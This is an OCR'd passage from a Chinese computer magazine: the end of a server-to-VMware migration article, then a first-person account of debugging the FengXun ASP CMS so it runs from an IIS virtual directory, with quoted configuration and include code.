


图15　成功完成移植

在移植过程中可能会遇到如图14所示的错误提示。

这个错误的原因是源系统与VMWare ESX虚拟服务器之间没有路由造成的。读者朋友一定会问为什么没有路由，我的回答是为了安全考虑，且听我道来。VMWare ESX虚拟服务器中存储着众多系统，服务器本身也需要系统来支持，虽然是精简的LINUX，针对LINUX的病毒和恶意代码很少，还是必须得有所防范，因此，我这里只有特殊的几台机器才可以访问这台VMWare ESX虚拟服务器，在需要移植时，单独开放源系统与VMWare ESX虚拟服务器之间的路由，使用完成后立刻取消路由。图15所示则已经成功完成移植。

至此，整个移植过程完成，剩下的就是对移植后的系统进行设置。整个过程只对C盘进行了移植，而D盘还没有，又因移植用的系统仍然为Ghost篇中所使用的源系统，所以仍然存在D盘、临时文件夹及虚拟内存的问题。首先还是需要添加一块硬盘，如图16所示。




图16　添加一块硬盘

该部分操作在上期文章中已提到，这里就不再赘述了。完成此设置后就可以正式使用移植后的虚拟系统了。最后还是要注意一个同样的问题，在使用虚拟机系统前一定要把原来的物理服务器系统关闭。

编辑点评： *本期介绍的系统移植方法与上期相比略显简单，建议在看完后能把上期的文章再拿出来复习下，也许会受益颇多。*

解决在虚拟目录下建立风讯的各种问题

文 Lose

前几天吃完早饭路过学校的书摊，发现新书摆放处有黑手推出的《黑客脚本大全》（以下统称为《大全》），毫不犹豫地买了下来。在上课前的几分钟翻了翻，感觉序言中作者TOMMIE说得很在理，我们身边就是缺少这种总结性的书籍。黑客知识是一门剑走偏锋的边缘技术，我们一般接触到的信息都比较破碎和零散，很难得到系统的学习，而《大全》无疑是很好的一本总结性的系统图书，把很多知识点有效的串接起来，可以让读者站在一个高度认知的层面来看待自己的技术知识架构。在测试时，抓住一个方法就用一个，因为没有更高的技术认知体系，无法达到触类旁通的效果，例如，同样的漏洞，由于整站程序换了个外壳，可能就会导致同样的漏洞无法应用。所以，笔者以为，对于黑客技术的兴趣不要仅仅停留在表浅的认知和工具应用上，而应该是深入其中，对原理性的东西摸个透彻。站在技术高度，会更加合理的规划好渗透目标的手段，可以少走弯路。

一、碰巧却没碰对

由于近来事情比较多，所以一周多下来才研究了ASP知识。书中对ASP、PHP、JSP都进行了系统的讲解，而且归纳出了哪些语句比较敏感，对入侵很有帮助，这比我们东拼西凑去学习知识要明了很多。




图1

所谓实践出真知，我按照书里边的步骤一步步学习，结果在测试过程中出现了各种问题，所以有了此文。




图2

这次的问题是建立虚拟目录时导致的，由于以前我架设网站总是直接在IIS里边新建网站，80端口被占用后就用81，依此类推，有时候为了测试几个同一类型的整站系统哪个更好，一连架设好几个甚至十几个网站，但在建立时却忘了改默认端口，所以导致访问时出现错误提示“端口被占用”，不得不依次修改，搞得我十分郁闷。因此看到虚拟路径的设置我相当感兴趣，马上打开虚拟机的Win2003尝试，我选择的系统是《大全》光盘中提供的风讯4.0，因为我是一个历来不看说明文件的人，碰巧我技术不高，架设不成功就认为是自己操作不对，一系列的原因让我认准是我做得不对，架设不成功的问题肯定能解决。

二、一错再错

虚拟目录，借用书中的含义：**“一个用户很可能在服务器的不同路径下都有ASP网页，但因为种种原因不能集中到主目录下，此时为了能够通过浏览器访问每个ASP页面，就需要通过创建虚拟目录来解决问题。”**（*摘自《大全》第二部分 ASP→第一章→初识ASP→1.1.3 创建虚拟目录→第9页*），说穿了就是可以把另一网站设成主站的虚拟目录，打入“http://localhost/设定的虚拟目录/”就能访问到了。其建立也是相当简单的，类似于IIS架设网站，这里就不多言了（如图1）。

我习惯在虚拟机上架设网站，然后用物理机去访问并黑箱测试，用以模拟真正的入侵环境。我虚拟机和物理机用的是NAT（网络地址转换）连接方式，而且我的物理机的Hosts文件已经做过更改，虚拟机的IP地址是192.168.203.131我映射成了www.lose.com。所以在物理机中打开IE在地址栏输入http://www.lose.com/fengxun，满以为会出现风讯的主页，结果却出现了“不允许的父目录”的提示（如图2）。

我认为是自己的创建过程有问题，于是，又对着书本检查了一遍，结果没有发现问题。思索了半刻，还是上google找一下有没有解决的办法吧。搜索出结果，产生这错误的原理没详细说，但有不少网友给出了具体操作，打开IIS管理器，在建立的网站点右




图3




图 4




图 5

键，选择“属性”，然后选到“主目录”这个标签，再依次打开“配置—选项”，找到“启用父路径”，将其前面的方格打上勾（如图3）。因为我不知道虚拟目录要不要再设置一次，也在虚拟目录那右键，选择“属性”，选到“虚拟目录”标签，接下来的操作跟上边一样，最后点确定，再次回到物理机访问。

再次访问依然没有成功，出现了“主数据库连接错误”的提示（如图4），依照提示打开 Const.asp 查看，开始没注意到第一个语句“Const G_VIRTUAL_ROOT_DIR=""”，其要求在双引号间填写所设的虚拟目录，上网搜索没找不到解决方法，回头再细看代码才发现了它，一边暗骂自己粗心大意一边把虚拟目录填写上，保存 Const.asp 文件后刷新网页，出现了第三个问题。

还是没有访问成功，让我很郁闷，看了看提示“模板不存在，请添加模板后再生成”（如图5），估计 Const.asp 设置还有欠缺，再次打开 Const.asp 仔细察看，看到语句“Const G_TEMPLETS_DIR”这里，虽然提示说不用加虚拟目录，但我尝试加了虚拟目录再访问，也没有成功，看了几遍后，终于可以确定问题不是出在这个文件上，只好再次向 google 求助。一个多小时后，我很无奈地关了 IE 浏览器，因为网上很多人也都在提问，也有很多说是可以解决的方法，但我一一尝试后都失败了。不过，我发现其中提到不少是在虚拟目录下安装成功的，好像他们用的是一个叫 install.asp 的文件安装的，我的系统没有，但是至少肯定了风讯能在虚拟目录下建立。

三、发现端倪

下午上课回来，心情好了很多，于是又想起了这问题，打开电脑继续研究，打开虚拟机后接着打开 Const.asp，再检查后确定没有遗漏，就打开主页 index.asp，想看看其判断找不到模板的语句是怎么执行的。结果发现在 index.asp 中就寥寥几个语句，好像是判断没有 index.htm 就生成一个 index.htm，没有发现我想找的语句，这让我思索了挺长时间，这提示语句是哪来的？至少肯定这语句不是 iis 提示的，那么它来自哪里？但不在文件中。不在这文件中也能触发，那只有包含文件，我在 index.asp 里边发现了下边的语句：

```
<!--#include file="FS_Inc/Const.asp" -->
<!--#include file="FS_Inc/Function.asp" -->
<!--#include file="FS_InterFace/MF_Function.asp" -->
<!--#include file="FS_InterFace/MF_LoadLabel.asp" -->
```

接下来是依次看这些文件了。Const.asp 可以略过不去看了，依次用 Dreamweaver 打开 Funtion.asp、MF_Funtiong.asp、MF_Loadlabel.asp，看到满满的代码，顿时一阵头疼。耐心去看了下 Funtion.asp，发现全是函数的定义，系统用到的函数应该大部分都是在这定义的，估计不会有什么有用的消息，于是跳到下一个文件 MF_Funtion.asp，没看多久，心情就激动起来，因为我看到了“主数据库连接错误，请检查系统参数设置……”，这正是我们上文遇到过的问题。数据库的问题在这文件里判断并提示错误，至少可以肯定我的努力方向没错，往下研究应该能找到判断模板的语句。但粗略翻了一下，发现该文件操作的对象都是数据库，或是定义一些函数，没有模板相关的消息，于是再跳到下一个文件，终于发现“找不到模板，请添加模板后再生成”的语句，正想好好分析，室友提醒熄灯时间到了，才发现沉溺在代码中时间过得真快，只好无奈关机。

第二天下课回来，第一时间打开电脑继续昨天的研究。打开虚拟机后把 MF_Loadlabel.asp 文件打开，具体模板操作的语句如下：

```
If Str_Templet_File_Path<>"" Then
        f_Phy_Templet = Server.MapPath(Str_Templet_File_Path)
        Set f_FSO_OBJ = Server.CreateObject(G_FS_FSO)
        if f_FSO_OBJ.FileExists(f_Phy_Templet) = False then
                Get_Templet_Content = "模板不存在，请添加模板后再生成！"
        else
                Set f_FILE_OBJ = f_FSO_OBJ.GetFile(f_Phy_Templet)
                Set f_FILE_STREAM_OBJ = f_FILE_OBJ.OpenAsTextStream(1)
                if Not f_FILE_STREAM_OBJ.AtEndOfStream then
                        Get_Templet_Content = f_FILE_STREAM_OBJ.ReadAll
                else
                        Get_Templet_Content = "模板内容为空"
                end if
        end if
        'Get_Templet_Content = Get_Templet_Content & Get_JS_CopyRight("NewsID")
        Set f_FILE_STREAM_OBJ = Nothing
        Set f_FILE_OBJ = Nothing
        Set f_FSO_OBJ = Nothing
Else
        Get_Templet_Content="模板不存在，请添加模板后再生成！"
End If
```

一开始没看出什么问题，后来才发现语句“**f_Phy_Templet = Server.MapPath(Str_Templet_File_Path)**”有点问题，因为我们是在虚拟目录下架设的网站，而语句只把 Str_Templet_File_Path 即模板所在的文件夹路径取过来，则其形成的地址应该是：

192.168.203.131/Templets/

但这不是我需要的 **192.168.203.131/fengxun/Templets/**，所以系统提示找不到模板。原因找到了，下面就该解决问题了，但面对代码我忽然发现无从下手，因为不能在语句“f_Phy_Templet = Server.MapPath(Str_Templet_File_Path)”中加入 fengxun 目录。但语句找到了肯定能有解决的方法，于是上网找 ASP 的相关知识，不断找 Server 这个对象的用法，看怎么把 fengxun 这个目录加进去。这个过程用了我几乎一天时间，其中乏味无趣，略过不提，反正我最终没有找到什么相关的解决办法。

周五上午没课，早上运动回来就开机继续研究，不知道是经过一晚休息还是早上空气清新，感觉大脑十分清晰，打开 MF_Loadlabel.asp 文件对着代码发了一会儿呆，突然想到了数据库，它为什么会在我设置好 Const.asp 中




图 6

的虚拟目录之后，就能访问成功呢？尤其是怎么把虚拟目录 fengxun 加进去的，于是马上打开 MF_Funtion.asp 详细看，终于又看到了一点细节，数据库连接代码如下：

```
Sub MF_Default_Conn
    Dim f_ConnStr
    If G_IS_SQL_DB = 1 Then
            f_ConnStr = "Provider=SQLOLEDB.1;Persist Security Info=false;"&G_DATABASE_CONN_STR &";"
    Else
            f_ConnStr = "DBQ=" + Server.MapPath(Add_Root_Dir(G_DATABASE_CONN_STR)) + ";DefaultDir=;DRIVER={Microsoft Access Driver (*.mdb)};"
            'f_ConnStr = "provider=microsoft.jet.oledb.4.0;data source="&Server.MapPath(Add_Root_Dir(G_DATABASE_CONN_STR))
    End If
    On Error Resume Next
    Set Conn = Server.CreateObject(G_FS_CONN)
    Conn.Open f_ConnStr
    If Err Then
            Err.Clear
            Set Conn = Nothing
            Response.Write "<font size=""2"">[主数据库连接错误]<br>请检查系统参数设置>>站点常量设置,或者/FS_Inc/Const.asp文件!</font>"
            Response.End
    End If
```

我在代码中发现在取数据库文件时加入了 Add_Root_Dir 函数，这函数肯定是个关键，于是用 Dreamweaver 查找功能查找了一遍，结果在本文件没有发现这函数，突然想起 **Funtion.asp** 文件，于是赶紧打开来看，很快找到了这函数的定义语句：

```
Function Add_Root_Dir(f_Path)
    Dim f_All_Path
    If Left(f_Path,1)="/" Then
            f_All_Path = G_VIRTUAL_ROOT_DIR & f_Path
    Else
            f_All_Path = G_VIRTUAL_ROOT_DIR & "/" & f_Path
    End If
    If Trim(G_VIRTUAL_ROOT_DIR) <> "" Then
            f_All_Path = "/" & f_All_Path
    End If
    Add_Root_Dir = f_All_Path
End Function
```

语句中写得很明白了，哪怕具体意思看得似懂非懂，但 G_VIRTUAL_ROOT_DIR 正是在 Const.asp 中用 const 定义的常量，值就是我们的虚拟路径 fengxun，于是在模板判断语句中加入了 **Add_Root_Dir** 函数，写成：

f_Phy_Templet = Server.MapPath(Add_Root_Dir(Str_Templet_

